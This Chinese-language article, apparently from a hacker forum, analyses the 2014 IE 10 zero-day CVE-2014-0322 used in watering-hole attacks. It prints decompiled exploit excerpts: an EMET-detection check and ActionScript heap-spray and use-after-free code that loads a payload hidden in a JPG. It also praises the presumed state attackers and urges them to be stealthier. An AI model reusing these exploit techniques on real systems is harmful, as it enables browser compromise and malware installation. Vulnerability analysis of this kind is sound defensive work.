
MSIE 10 爆 0day - 2014 中国黑客抢先挂马全世界

美国当地时间 2 月 13 号知名安全厂商 FireEye(火眼)公司技术人员 Yichong Lin 发布新闻称截获到最新微软 IE 10 浏览器漏洞挂马，并命名为 Operation Snowman。火眼实验室称该样本首先发现于美国退伍军人事务部分站上(目测 va.us 这个站习科也有裤子)，攻击者嵌入了一个带有利用代码的 iframe 框架，是一种全新的挂马漏洞代码，受漏洞影响的浏览器访问挂马页面时将偷偷下载远控等感染程序并执行。



代码显示 IE 10 最新 EXP 仍然采用经典的挂马手法，即从远程服务器下载一个 XOR 编码的 payload 解压并执行。

小编这就带你来解密。

根据习科的业界渠道表明，该漏洞发现于去年 12 月份，并在 1 月份开始出现成型的攻击代码，在 3 个星期之前黑市出现 EXP 交易，微软已获悉漏洞细节但尚无更新跟进。

微软刚推送的补丁，根据尿性微软应该会在下个月才发布补丁，该漏洞还会持续被利用一段时间，不过 CVE 已经录入编号为 CVE-2014-0322，细节并未更新。不过包括习科在内的安全厂商们普遍认同此次规模的挂马事件源于中国黑客，类似于 Operation DeputyDog 和 Operation Ephemeral Hydra，并且都是使用 0day 漏洞进行挂马，进行战略性入侵。

通过小编的测试，该漏洞适用于 Windows 7 操作平台下的 IE 10，对于最新版的 Flash Player 仍然适用。

漏洞利用原理是通过一个恶意构造的 Adobe Flash 文件的内存释放重用漏洞，可以让攻击者获取对内存任意地址的访问权，绕过 ASLR(地址空间配置随机载入)和 DEP(数据执行保护)后成功执行 payload。

小编测试发现该漏洞仅适用于 IE 10，如果用户安装了微软的 Enhanced Mitigation Experience Toolkit(EMET)包则挂马代码无效。

之所以小编会测试 EMET 包是因为 EXP 中含有以下代码：

```
var steeple="<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'res://C:\\\\windows\\\\AppPatch\\\\EMET.DLL'>";
```

该代码的作用是通过以加载为 xml 的方式来检测系统是否存在 EMET 包的 dll 文件，以 dll 存在与否作为是否终止执行 JavaScript 的条件，若不存在则继续执行(不愧是国家队，心思如此缜密)。挂马 swf 文件中存在执行以下代码

```
public function Tope(){
 this.jpgByte = new ByteArray();
 this.l = new URLLoader();
 this.store_bytes = new ByteArray();
 Super();
 var _local1:URLRequest = new URLRequest();
 _local1.url = "Erido.jpg";
 this.l.dataFormat = URLLoaderDataFormat.BINARY;
 this.l.addEventListener(Event.COMPLETE, this.E_xx);
 this.l.load(_local1);
}
```

Erido.jpg 这个文件是第二步。上面的代码显示的是 Shockwave Flash 的 ActionScripta 下载内容，但是文件并没有被存到硬盘文件中，而是在字节数组的缓冲区中。
后面的_local(x)看似是在计算内存，其实这里就是实际的内存攻击代码，目的应该是躲过防护软件。

```
this.jpgByte.endian = Endian.LITTLE_ENDIAN;
            this.jpgByte.position = 0;
            ByteArray(this.l.data).position = 36321;
            ByteArray(this.l.data).readBytes(this.jpgByte, 0, 0);
            var _local42:uint = this.jpgByte.length;
            var _local43:int;
            while (((_local43 + 1) * 4) < _local42) {
                _local44 = this.jpgByte.readInt();
                try {
                    this.s[_local7][((((_local3 - _local21) / 4) + _local26) + 287) + _local43)] = _local44;
                } catch(e:Error) {
                };
                _local43++;
            };
            _local29 = 0;
            if (_local4 > _local21){
                this.s[_local7][((_local4 - _local21) / 4)] = _local3;
            } else {
                this.s[_local7][(0x40000000 + ((_local4 - _local21) / 4))] = _local3;
            };
            this.m_mark = true;
            this.snd.toString();
            this.store_bytes.position = 0;
            _local40 = 0;
            while (_local40 < 262144) {
                this.s[_local7][(_local40 + _local41)] = this.store_bytes.readInt();
                _local40++;
            };
            this.s[_local2][((0x1000 / 4) - 2)] = this.m_rawLen;
            this.s[_local7][(0x40000000 - ((_local21 - _local16) / 4))] = this.m_rawLen;
        }
```

继续来看 AS3 的利用代码好了，当 Vector class 被重新分配和释放后，漏洞触发。

```
public function E_xx(_arg1:Event):void{
            this.tf = new TextField();
            this.snd = new Sound();
            this.s = new Vector.<Object>(98688);
            this.ss = new Vector.<Object>(12);
            this.work = new Timer(this.delay, this.repeat);
            var _local2:* = 0;
            var _local3:* = 0;
            var _local4:* = 0;
            var _local5:* = "";
            var _local6:* = "";
            var _local7:* = ((0x1000 / 4) - 2);
            var _local8:* = 0;
            var _local9:* = ((0x1000 / 4) - 17);
            _local2 = 0;
            this.m_rawLen = _local7;
            var _local10:* = 0x1A1B2000;
            while (_local2 < 98688) {
                this.s[_local2] = new Vector.<uint>(_local7);
                this.s[_local2][0] = 3735928545;
                _local8 = 1;
                this.s[_local2][((16 - 8) / 4)] = _local10;
                this.s[_local2][((20 - 8) / 4)] = _local10;
                this.s[_local2][((752 - 8) / 4)] = 0x41414141;
                this.s[_local2][((448 - 8) / 4)] = 0;
                _local2++;
            };
            _local2 = 0;
            while (_local2 < 0x0400) {
                this.ss[_local2] = new Vector.<Object>(_local9);
                _local3 = 0;
                while (_local3 < _local9) {
                    this.ss[_local2][_local3] = this.snd;
                    _local3++;
                };
                _local2++;
            };
            if (ExternalInterface.available){
                ExternalInterface.call("puIHa3", this.org);
                ExternalInterface.call("puIHa3", this.org);
            };
            this.work.start();
            this.work.addEventListener(TimerEvent.TIMER, this.proc);
        }

public var s:Vector.<Object>;
        public var m_mySo:SharedObject;
        var to:String = "\x1D\x01\x01\x0[illegible]00000\x01\x02";
```

最后的那串 XOR 编码就是最后的远控程序地址了，更详细的分析还是放给更专业的来，习科小编不是什么都懂，如果文章含有技术性错误还望指正。

根据小编的调查发现，该漏洞最初的挂马页面被发现于 3 个礼拜之前，现在已知被入侵并挂马的站点除了火眼公司发现的美国退伍军人事务部某分站(va.us)以外，还有法国航空航天工业协会等，目标针对性极强，未被滥用抓鸡。

挂马的 swf 最初名为 Tope.swf，曾于 1 月 20 日上传在 VirusTotal 上面以检测免杀情况，校验的 sha 值为：910de05e0113c167ba3878f73c64d55e5a2aff9a

小编寄语：路漫漫系其修远兮，吾将上下而求索，中国黑客抢先挂马全世界，国家队还需更隐蔽。